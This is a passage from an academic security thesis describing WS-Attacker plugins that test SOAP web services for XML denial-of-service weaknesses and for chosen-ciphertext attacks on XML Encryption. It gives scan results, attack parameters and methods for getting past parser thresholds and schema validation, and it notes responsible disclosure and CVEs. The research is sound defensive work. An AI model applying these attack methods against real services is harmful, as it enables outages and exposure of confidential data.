


Figure 2.12: Automatically generated results graph of a successful test on an vulnerable system.

The red and the green bars indicate the number of requests sent per interval (1 second). The connected data points illustrate the mean of the response time of all requests sent in the given interval. Figure 2.12 shows that RT_t (response time by tampered requests depicted in red) is significantly higher than RT_r (response time by regular requests depicted in green), proving that the target is vulnerable and verifying the results of ARTR. Furthermore, Figure 2.12 shows an increase of the response time of the simulated third-party requests RT_{third} after the attack (blue line). The RT_{third} increased from around 90 ms on average to over 59 sec after the attack started. In total, the server was not able to respond to requests for a period of over 20 sec under the defined payload, resulting in a successful DoS attack.

2.4.3 Evaluation

The implemented DoS attacks were tested using four common web service frameworks: (1.) Apache Axis2 [65], (2.) Apache CXF [5], (3.) ASP.NET [139] and (4.) Metro [220]. Each of these framework was installed on the same Windows 7 machine (Core i5, 4 GB RAM) using Java7 (Oracle 1.7.0_03). Additionally, we attacked the IBM DataPower XI50 [81], an XML Security Gateway, which is delivered with dedicated hardware. The attacked servers provided a simple echo service or were running one of their distributed sample services, which consumed no notable CPU/RAM. For the following evaluation, we left out the

SOAP Array attack, as the tested frameworks do not support this kind of data structure.

Attack Name	Apache Axis2	Apache CXF	Metro	ASP.NET	IBM Data-Power
Coercive Parsing	<i>Vuln.</i>	<i>Vuln.</i>	✓	✓	✓
DJBX31A HashDoS	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>	✓	✓
DJBX33A HashDoS	✓	✓	✓	✓	✓
DJBX33X HashDoS	✓	✓	✓	✓	✓
XML Attribute Count	<i>Vuln.</i>	<i>Vuln.</i>	<i>Vuln.</i>	✓	✓
XML Element Count	✓	<i>Vuln.</i>	✓	✓	✓
XML Entity Expansion	✓	✓	✓	✓	✓
XML External Entity	✓	✓	✓	✓	✓
XML Overlong Names	✓	✓	✓	✓	✓

Table 2.7: DoS vulnerability scan results. “✓” = secure; “*Vuln.*” = vulnerable.

The results of the vulnerability scan are shown in Table 2.7. Green values in Table 2.8 denote a non-successful attack, whereas red ones indicate a vulnerability. The Apache Axis2 Java and Apache CXF frameworks were vulnerable to the Coercive Parsing attack, DJBX31A HashDoS attack⁴ and XML Attribute Count attack. Additionally, Apache CXF was vulnerable to the XML Element Count attack. No vulnerabilities could be detected on the ASP.NET and the IBM DataPower XI50. For detecting these vulnerabilities, we tried to add the payload at different positions within the SOAP message, for example, the XML Element Count attack was only successful when placing the elements as child elements of the SOAP header (and not within the SOAP body).

Attack name		Apache Axis2	Apache CXF	Metro
Coercive Parsing	ARTR	1952	1201	1.14
with 26,000 elements	<i>RT</i> [ms]	59000	40666	23
DJBX31A Collision	ARTR	10.48	3.47	5.09
with 4,500 attributes	<i>RT</i> [ms]	366	248	215
Attribute Count	ARTR	5.23	4.44	6.76
with 14,000 attributes	<i>RT</i> [ms]	145	155	130
Element Count	ARTR	1.33	7.69	1.07
with 45,000 elements	<i>RT</i> [ms]	55	236	21

Table 2.8: Attack impact presented using the mean of Attack Roundtrip Time Ratio (ARTR) and response time (*RT*) values.

To clarify the impact of each vulnerability, Table 2.8 shows the ARTR of each attack. Thereby, each attack was performed with a 180 KB message size,

⁴The reason for this is the used Java version, which is vulnerable to the DJBX31A HashDoS attack. To attack a server running a newer Java version, a different collision attack could be applied [15].

whereat the attack impact was tried to be maximized, for example, by using as many elements/attributes as possible (cf. Table 2.8). Aside, we added the mean of the time which was needed to process a tampered request. The biggest impact on Apache Axis2 Java and Apache CXF was caused by the Coercive Parsing Attack. On the other hand, the application of this attack on Metro caused no DoS. DJBX31A Collision and Attribute Count attacks are performed against Metro similarly.

Note that these results were conducted only with non-aggressive default settings – the message size could be increased drastically to get a higher impact. To turn this into a real attack affecting third-party users, the attacker has to increase the number of used threads and messages per second. This would also augment the ARTR and processing time values.

Responsible Disclosure. We informed the developers about these findings in February 2013. The Apache CXF developers applied a fix directly in the underlying Woodstox parser (version 4.2.0) [59]. They added the ability to restrict certain size limits of parsed XML data. The other frameworks are currently being fixed.

2.4.4 Summary

In this section, we presented a custom web service specific DoS penetration test tool based on WS-Attacker. The tool is built upon a black-box test approach. For the first time, a penetration tester needs no access to the tested target in order to evaluate attack success. The general design of the attack execution routine was illustrated and the design decisions were explained. Ten web service specific DoS attacks were implemented and tested on common web service frameworks. The results proved that the – at the time of testing – latest versions of Apache Axis2, Apache CXF and Metro are vulnerable to commonly known DoS attacks.

The downside of this approach is that, although the attacks are executed automatically, this approach behaves unintelligent: it does not adapt the payload in accordance with the received responses. In the next section, we cover this downside and present Adaptive and Intelligent Denial-of-Service (AdIDoS) attacks.

2.5 AdIDoS – Adaptive and Intelligent Fully-Automatic Detection of Denial-of-Service Weaknesses in Web Services

Our previous work revealed many different types of XML-based DoS techniques (cf. previous Section and our paper [58]). Unfortunately, the knowledge of these attacks is only the tip of the iceberg. The real challenge is to validate whether the investigated web service and the underlying XML parser is vulnerable to them. This is a complicated task because there are many varieties of each single attack. For example, placing the DoS payload at one specific position within the XML document may affect the parser and result in a successful DoS attack, but

using another position, for example, a sibling element, can lead to an unaffected parser. Since there are many elements in an XML document where the payload can be placed, in addition to many other aspects to consider, the detection of successful attack varieties is not trivial:

- (1.) XML parsers can be configured to restrict the elements to be parsed to a specific number. Consequently, attacks using more payload elements than this specific threshold will result in unsuccessful attacks. To detect such a threshold, the DoS attacks must be executed first with a small payload and must then adaptively be adjusted in accordance with the measured results.
- (2.) The XML document structure can be validated using XML Schema [211]. Therefore, the attack payload cannot be placed at arbitrary positions in these scenarios. We use an approach that automatically reads the used XML Schema and places the payload at so-called *extension points* in such a way that the XML document containing the DoS payload is valid against the schema.

Contribution. In our work, we concentrate on the automatic detection of XML-based DoS and the automatic bypassing of countermeasures (XML Schema validation, thresholds, ...). Our contributions are as follows:

- ▶ We develop **Adaptive and Intelligent Denial-of-Service (AdIDoS)**, the first fully-automatic XML-based DoS tool that detects DoS vulnerabilities in an intelligent and adaptive approach. We therefore extend our approach presented in the previous section.
- ▶ Our approach is **generic** and can be applied to XML scenarios beyond web service or even to other DoS attacks beyond XML-based DoS.⁵
- ▶ We evaluate **seven web service** implementations and give a detailed overview of their robustness against XML-based DoS attacks.

The results of this section are based on our paper “*AdIDoS – Adaptive and Intelligent Fully-Automatic Detection of Denial-of-Service Weaknesses in Web Services*” [4].

2.5.1 Denial-of-Service Complexity

The complexity of DoS attacks lies in two aspects:

- (1.) We assume to have *no physical access* to the system under inspection. We can thus only perform black-box tests.
- (2.) Our DoS attacks abuse weaknesses in XML parsers. Therefore, we need to make use of the XML document structure. DoS attacks apart from XML, such as attacks on the TCP/IP stack [237], are not considered.

⁵AdIDoS is split into two parts: (1.) a generic library to apply DoS attacks on XML and (2.) a plugin that is used to transmit SOAP messages.

2.5.1.1 Black-Box Tests

A black-box penetration test is a methodology for testing a computer system without knowledge of its internals. Therefore, we do not have the possibility to measure the CPU load or memory consumption of the tested service. We only rely on the ARTR (cf. Section 2.4.2.2): we measure and evaluate the time that the web service needs to process the request and compute the response, including the network transfer time.

2.5.1.2 XML Document Structure

XML-based DoS abuses weaknesses in the underlying XML parser. Each XML parser has an individual behavior and can be adjusted to fulfill the web service's requirements. This increases the complexity of applying a DoS attack dramatically. Some XML parsers:

- (1.) Only process unexpected elements if they are placed at a specific position in the XML document (they validate the XML Schema).
- (2.) Only allow a specific number of elements or attributes in an XML document (thresholds).

Additionally, the service itself may restrict the amount of requests by one client within a specific time period. This is a restriction that we do not try to bypass, for example, by performing DDoS.

XML Schema. If an XML Schema validation is executed by the XML parser, placing the payload of an XML-based DoS attack at a specific position within the document can be potentially detected. In this case, the attack will not succeed.

As an example, we take the Coercive Parsing attack and place the `<x>` elements as a child of the `<soap:Envelope>` element. This breaks the SOAP schema. However, placing the same `<x>` elements as a child of the `<soap:Header>` element is conformed to the SOAP schema and the message will be accepted: the attack can potentially be applied.

In addition to the behavior described above, some parsers skip specific document parts. For example, a web service that does not use *any* SOAP extensions could skip to parse the whole `<soap:Header>` element and continue with the `<soap:Body>`. This means that placing the XML-based DoS payload in the header does not result in a successful attack, while placing it in the body could succeed.

Thresholds. Some XML parsers implement thresholds. They stop to process incoming messages if they parse more than a specific number of elements, attributes, or bytes.

Suppose an XML parser that only accepts messages up to 100 elements. Applying a Coercive Parsing attack with 5000 nested elements will result in an unsuccessful attack. Nevertheless, the implementation could be vulnerable if the attack is applied with, for example, 80 nested elements. To make the attack detection more accurate, it is important to start XML-based DoS attacks with

a small payload, and increase it gradually. In this way, possible thresholds can be detected.

2.5.2 Design

In this section, we describe several principles and design decisions we followed in order to create our AdIDoS plugin for WS-Attacker.

2.5.2.1 Automatic Denial-of-Service Detection Workflow

AdIDoS systematically tests the web service for DoS weaknesses. The detection workflow is fully automatic and AdIDoS uses the following algorithm to proceed (cf. Figure 2.13):




Figure 2.13: AdIDoS simplified workflow of systematic DoS detection.

- (1.) AdIDoS chooses one attack from its pool of implemented DoS attacks.⁶
- (2.) It specifies the position where to set the payload. Therefore, XML Schema is used to determine all matching positions.
- (3.) The *aggressiveness* of the attack is specified. Aggressiveness indicates how much XML payload is utilized in the attack. The more XML payload the attack uses, the more aggressive it is. For example, a Coercive Parsing attack using the payload `<x><x></x></x>` is more aggressive than an attack with `<x></x>`. Each attack variant starts with a very low aggressiveness and adjusts it depending on the ARTR.
- (4.) The algorithm generates an untampered request and executes the attack against the web service. This information is used as a base line for the later decision whether an attack is successful or not.
- (5.) It generates a tampered request and executes the attack against the target web service.
- (6.) AdIDoS analyzes the roundtrip time of the untampered and tampered requests and decides whether the attack is successful or not by computing the ARTR (cf. Section 2.5.3.3 for details):

⁶Its current implementation based on [58] includes *Coercive Parsing*, *Attribute Count*, *XML Element Count*, *XML External Entity DoS*, *XML Entity Expansion DoS*, *Oversized XML attack*, and 4 variants of HashDoS attacks – 10 attack variants in total.

- ▶ Successful: the attack is marked as successful for this payload position and the next position is specified, followed by Step 3.
- ▶ Not successful: a more aggressive attack is set, followed by Step 4.

Step (6.) is executed as long as further parameter sets are available for the DoS attack. Hereafter, the next DoS attack is chosen and AdIDoS continues with Step 1.

2.5.2.2 Automatic Threshold Detection

The most effective countermeasure against XML-based attacks is to limit the number of elements/attributes which can occur in an XML document, or the size of the document. In our approach, we automatically detect and narrow down thresholds used by a web service. For this purpose, a variation of the binary search algorithm is applied. The steps are as follows:

- (1.) The threshold detection is initialized with the weakest and the strongest attack vector. The weakest vector (our minimum) is the least aggressive attack that was executed successfully. The strongest vector (our maximum) is the attack vector that was not successful.
- (2.) The strength of each newly created attack vector is generated as an average of the weakest and the strongest aggressive attack vector.
- (3.) The relevant information in this phase is the execution state of the attack:
 - ▶ Successful: the current attack vector strength is set as a new minimum.
 - ▶ Not successful: the current attack vector strength is set as a new maximum.

Depending on the desired precision, these steps can be repeated several times. In our measurements, five iterations provided values giving enough information about the analyzed web service. The detected threshold is then stored in memory and can be considered for further web service investigation by the developer.

After the process of narrowing down the threshold, AdIDoS returns to its normal analysis, but henceforth considers the detected threshold. In addition, the web service is tested for DoS weaknesses near the actual threshold.

2.5.3 Implementation

We implemented the concepts described in the previous section as a WS-Attacker plugin AdIDoS. In the following, we give a detailed view on some related implementation details.

2.5.3.1 AdIDoS for WS-Attacker

AdIDoS supports numerous XML-based DoS attacks. In the following, a short description of all supported DoS attacks is given: each DoS attack executed by

AdIDoS is a composition of multiple parameters. There are two types of attack parameters:

- ▶ **Independent** attack parameters are generic configuration parameters which can be used for all DoS attacks. Examples for independent parameters are the number of used threads to send requests, or the delay between sending them.
- ▶ **Dependent** attack parameters are specific for the executed DoS attack. For example, in Coercive Parsing, AdIDoS chooses the number of nested elements.

In addition, there are multiple possibilities for placing the attack payload (e.g., in the `<soap:Header>`, in the `<soap:Body>`, ...). All positions are marked in the XML message by analyzing its XML Schema. We used XML Schema parsing to automatically detect so-called XML extension points. This term refers to areas in the XML document where additional elements or attributes can be placed according to the XML Schema definition. They are identified by `<xs:any>` and `<xs:anyAttribute>`. These extension points can be used to place the payload without invalidating the schema. If the web service uses XML Schema validation, our generated attack messages do not harm it. Every DoS attack specifies where its payload can be placed:

- ▶ **ELEMENT**: the payload of an attack can be placed as a new element into the document. It is supported by Coercive Parsing, XML Element Count, XML External Entity DoS, XML Entity Expansion DoS and Oversized XML attack.
- ▶ **ATTRIBUTE**: the payload can be placed within an existing element. It is supported by Attribute Count and HashDoS.

2.5.3.2 Attack Configuration and Execution

By executing a concrete DoS attack, AdIDoS first uses the schema analyzer provided by WS-Attacker to identify all available extension points. Hereafter, AdIDoS provides a pool of various XML-based DoS attacks, which can easily be configured through the configuration dialog, as shown on the left side in Figure 2.14. This is extremely useful if the tester just wants to execute a subset of the supported attacks to save time. Every attack has its own set of supported parameters. Figure 2.14 shows the attack parameters for the Coercive Parsing attack on the right. It uses two parameters:

- ▶ *Number of tags*: The value for this parameter is set as a range. The step size can be additionally configured.
- ▶ *Tag name*: this parameter can be specified as a list of values.

The range option allows to perform attacks with various levels of aggressiveness.




Figure 2.14: Configuration of DoS attacks

2.5.3.3 Attack Success and Efficiency Decision

The success of an attack is calculated as follows: We use the median roundtrip time of untampered requests in comparison to the median roundtrip time of tampered requests. To compute the median, we use the last ten (untampered or tampered) requests sent to the web service. If the median roundtrip time of the tampered requests is three times higher⁷ than the median roundtrip time of the untampered requests, the attack is marked as successful. This allows one to reliably recognize attacks as successful and minimizes the false positives.⁸ The attack success is determined as follows:

- ▶ *ratio time* < 3: the attack was not successful.
- ▶ *ratio time* ≥ 3: the attack was successful.

Besides the information that an attack is successful, AdIDoS also provides an estimation of the attack efficiency. This estimation is again based on the median roundtrip time of the two attack runs:

- ▶ *ratio time between* ≥ 3 and < 6: the attack was efficient.
- ▶ *ratio time* ≥ 6: the attack was highly efficient.

To avoid false positives, the AdIDoS algorithm uses an approach with a single success confirmation. If the algorithm detects measurable differences between tampered and untampered roundtrip times, the server first gets some time to recover. This prevents that a DoS attack is marked as successful even though it is not, just because it is executed right after a successful attack. A new attack vector is sent to the server and its response time is compared to the response times of untampered requests.

⁷This value was chosen empirically based on our tests in local networks.

⁸In the case of false positives, an attack is marked as successful even though it is not.

2.5.3.4 Extended ARTR Approach

In Section 2.4.2.2, we present an algorithm for attack success measurements that uses a black-box and ARTR metric. The ARTR approach is based on measuring response times. The response time measurement always starts with the first byte that is sent, and stops with the last byte that is received. With this algorithm, the comparison of two or more requests requires that the requests must have the same size. Otherwise the transmission of the data would affect the measurement.

AdIDoS also pursues a black-box the ARTR metric. However, it uses a slightly different measurement algorithm (cf. Figure 2.15). The response time measurement starts with the last byte sent, and stops with the first byte received. The main advantage of this improvement is that time measurement variations occur during transfer, do not affect the measurement as significant as before. Additionally, we only measure the time that the service needs to execute the request. Finally, it becomes less important to send requests of the same size.




Figure 2.15: Our new ARTR approach considers only time between the last byte that was sent, and the first byte that was received.

2.5.4 Practical Evaluation

Using AdIDoS, it becomes easy to test a given web service for DoS weaknesses. Multiple test scenarios were set up to investigate common web service frameworks: Apache Axis2[65], Apache CXF [5], Metro [220], .NET [140] and PHP [227].

The services were hosted on a Windows 7 machine (@2,30 GHz, 4 GB Ram) with the following set up:

- ▶ Java based web services: Tomcat 7.0.55 (Oracle Java7 1.7.0_71)
- ▶ .NET: IIS 7.5.7600.16385 (.NET framework v2.0.50727)
- ▶ PHP: Apache 2.4.12 (PHP 5.5.24.0)

The tests were executed from a second, independent Windows 7 machine within the same LAN with the default configuration and parameters. A simple conversion web service was implemented, which converts Fahrenheit to Celsius and vice versa. In addition, the XML Security Gateways IBM DataPower XI50 [81] and Axway SOA Gateway 7.3.1 [9] were tested.




Figure 2.16: Automatically generated result view of successful attacks with concrete information.

	Apache Axis2	Apache CXF	Metro	.NET	PHP	IBM DataPower X150	Axway SOA Gateway
Coercive Parsing	Vuln.	✓	✓	✓	✓	✓	✓
XML Element Count	✓	✓	✓	✓	✓	✓	✓
Attribute Count	Vuln.	✓	Vuln.	Vuln.	Vuln.	Vuln.	✓
XML External Entity DoS	✓	✓	✓	✓	✓	✓	✓
XML Entity Expansion DoS	✓	✓	✓	✓	✓	✓	✓
HashDoS	Vuln.	✓	Vuln.	✓	Vuln.	✓	✓
Oversized XML attack	✓	✓	✓	✓	✓	✓	✓

Table 2.9: Results of our vulnerability scan using AdIDoS. “Vuln.” marks web services where DoS weaknesses were found by AdIDoS. Secure web services are marked with “✓”.

Table 2.9 gives an overview of all tested web services. Apache CXF version was the most secure open source web service framework. It was the only open source framework that provides a secure default configuration. The Apache CXF implementation limits the possible appearance of elements in an XML document to achieve this goal.

The Apache Axis2 framework is vulnerable to Coercive Parsing, Attribute Count and HashDoS with the collision generators DJBX31A and DJBX33A. It is very unusual that one implementation is vulnerable to multiple collision generators, and we cannot explain this behavior. The vulnerability to Coercive

Parsing and Attribute Count (on ELEMENT) is limited to the <soap:Header>. This indicates that unexpected elements are only processed at this position. The highest impact comes from Attribute Count, only Apache CXF was not vulnerable to this attack.

In contrast to the expected behavior of the two security gateways, the IBM DataPower XI50 was also vulnerable to Attribute Count. By placing the attack payload within an existing element in the <soap:Body> there was a clear evidence for a higher processing time.

Threshold for	Apache CXF	IBM DataPower	Axway SOA Gateway
Nested Element	80 - 158	470 - 548	236 - 314
Number of Elements	-	-	783 - 1,173
Number of Attributes	626 - 704	-	704 - 782
Element name length	-	3,125 - 3,515	3,906 - 4,296
Attribute length	116,226 - 122,343	-	-
Number of Entities	-	-	16 - 32

Table 2.10: Overview of thresholds used in the tested frameworks.

Besides the detection of DoS weaknesses, AdIDoS is able to detect thresholds used by the implementations. These thresholds are considered for further investigation of a service. Table 2.10 shows the detected thresholds and their approximate value.

Attack name		Axis2	Metro	.Net	PHP
Coercive Parsing	ARTR	6.52			
	Number of Tags	2,500			
Attribute Count	ARTR	4.02	7.00	3.30	10.65
	Number of Attributes	10,000	10,000	10,000	10,000
HashDoS	ARTR	12.75	6.21		155.88
	Number of Collisions	3,750	3,750		1,250

Table 2.11: Average ARTR and attack parameters.

AdIDoS performs multiple attacks against a web service. The impact of an attack is shown by ARTR and the used parameters. Table 2.11 illustrates the ARTR for the tested web services and Table 2.12 depicts the ARTR for the XI50 security gateway. Beside the ARTR, the used parameters for the single attacks are specified.

Attack name		IBM DataPower XI50
XML Attribute Count	ARTR	7.79
	Number of Attributes	2,500

Table 2.12: Average ARTR and attack parameters for XI50.

The goal of AdIDoS is to detect DoS weaknesses in XML-based web services and not to exploit them. For this reason, AdIDoS stops as soon as a DoS

weakness for an attack class (e.g., Coercive Parsing) is detected. More aggressive attacks, which certainly result in a higher ARTR, are not performed.

2.5.5 Summary

We showed a new approach for testing the robustness of XML-based web services against DoS attacks. It adapts an intelligent strategy to our previous approach that automatically increases the attack strength and searches for attack thresholds while bypassing countermeasures. We implemented the approach as a new plugin for the web service penetration testing framework WS-Attacker. Interestingly, the plugin allowed us to detect new attacks, previously overlooked in related work. This proves the feasibility of our new approach for testing DoS attacks.

While this section investigates SOAP-based web services, the implemented library can be directly applied to further XML standards as well, for example, SAML or REST-based web services. Moreover, the general idea of intelligent DoS testing can be adapted to other applications beyond XML as well.

The values for the detection of attack success and efficiency were chosen empirically based on our observations in local networks. However, different network conditions could affect the results and introduce new false positives and false negatives. In order to detect DoS attacks on the Internet, the accuracy of our solution has to be improved.

2.6 How to Break XML Encryption – Automatically

The W3C standard XML Encryption ensures confidentiality of XML data directly on message-level [48, 49]. It is used in security-critical scenarios like business and governmental applications, banking systems or health care services. Given the importance of the scenarios in which XML Encryption is deployed, its security becomes a crucial point.

XML Encryption is mainly used with two encryption algorithms: AES-CBC and RSA-PKCS#1 v1.5. These two standards recently became targets of attacks in many practical scenarios ranging from IPSec [35, 36] and TLS [3] to web applications and Captchas [189]. In 2011 Jager and Somorovsky [87] showed that the XML Encryption standard is also vulnerable to attacks concerning the confidentiality of symmetric ciphertexts. One year later, further attacks affecting public key encryption in XML Encryption were described [86]. The attacks belong to the family of adaptive chosen-ciphertext attacks. They are applicable when the attacker is able to modify an inspected ciphertext (i.e., the ciphertext is not authenticated), send it to the server for processing, and observe the server's response. Based on this response, the attacker can decide whether the decrypted request was *valid* or *invalid*. To distinguish valid from invalid requests, he can use side channels, for example, by observing response error message or measuring response times.

In order to protect the servers against these attacks, the newest XML Encryption specification proposes to use encryption schemes that are not vulnerable

to adaptive chosen-ciphertext attacks: AES-GCM and RSA-OAEP [48]. Unfortunately, these schemes are not widely deployed in today's XML Security frameworks and different measures have to be applied to vulnerable servers.

Typically, XML Encryption is deployed together with XML Signature, which can be used to protect data integrity and authenticity. Nevertheless, in many cases, the XML Signature protection can be circumvented using XSW and XML Encryption Wrapping techniques [207]. The idea behind these techniques is very simple: the attacker moves the signed or encrypted data to a different document part so that the encrypted data becomes unprotected. Nevertheless, the complexity of the XML structure and XML processing makes it difficult to prevent these attacks, which is underlined by a large body of research [119, 129, 137, 205–207]. These research result allow the attacker forcing the server to decrypt unprotected elements, and thus to practically execute the chosen-ciphertext attacks.

Contribution. In this section, we first summarize possible countermeasures against the attacks on XML Encryption. We describe problems connected with various configurations XML Encryption is deployed with, and how to circumvent these countermeasures. We present a systematic methodology for the verification of interfaces using XML Encryption. Based on this methodology, we implement an *automatic plugin* for the WS-Attacker that allows to automatically analyze web services interfaces and execute attacks on XML Encryption.

We use our new attack plugin to analyze different web services frameworks and their application of XML Encryption. One could think that widely-used web service frameworks and commercially used XML Security Gateways are aware of the threat to XML Encryption. However, our evaluation shows that it is possible to attack frameworks like Apache CXF [5], IBM DataPower [81] (if not configured correctly) and Axway SOA Gateway [9]. All these frameworks implemented several methods to protect web services from the attacks. The protection mechanisms used by Apache CXF could be successfully circumvented using XML Encryption and XSW techniques. Axway SOA Gateway and IBM DataPower also offer several security configurations. However, only a few of them could be successfully applied to prevent the attacks.

Our work once again shows that the usage of insecure cryptographic algorithms (AES-CBC, RSA-PKCS#1 v1.5) in complex scenarios can lead to sustainable and severe consequences (e.g., backward compatibility attacks [85]). Attacks can be used to expose confidential data even if specific countermeasures are applied. We thus encourage protocol and standard designers to use *provably secure cryptography* and prevent future specification vulnerabilities.

Even though our library is currently embedded in the WS-Attacker framework, the implemented algorithms are of general importance and can be used to analyze further XML Security standards (e.g., SAML) as well.⁹

Responsible Disclosure. We communicated our findings to the web services developers. Vulnerabilities in Apache CXF are summarized in two Common Vul-

⁹During the development of our plugin, we strictly separated the code that is generally applicable to XML attacks, and the code that is only used to apply the attacks on web services.

nerabilities and Exposures (CVEs): CVE-2015-0226 and CVE-2015-0227 [108, 109]. Security best practices resulting from our discussions with IBM DataPower developers are addressed in their Flash alert [28].

This section presents our results based on our paper “*How to Break XML Encryption – Automatically*” [110].

2.6.1 Attacks on XML Encryption

The analyzed attacks on XML Encryption belong to the family of adaptive chosen-ciphertext attacks. In the following, we give a brief description of an adaptive chosen-ciphertext attack scenario and present basic ideas behind these attacks. Afterwards, possible countermeasures and their problems are summarized.

2.6.1.1 Adaptive Chosen-Ciphertext Attacks

In an adaptive chosen-ciphertext attack scenario, the attacker’s goal is to decrypt a ciphertext C without any knowledge of the (symmetric or asymmetric) decryption key. To this end, he iteratively issues new ciphertexts C', C'', \dots that are somehow related to the original ciphertext C . He sends the ciphertexts to a receiver, and observes its responses. The receiver responses leak specific information about the validity of the decrypted message. With each response, the attacker learns some plaintext information. He repeats these steps until he decrypts C . See Figure 2.17 for the description of this scenario.

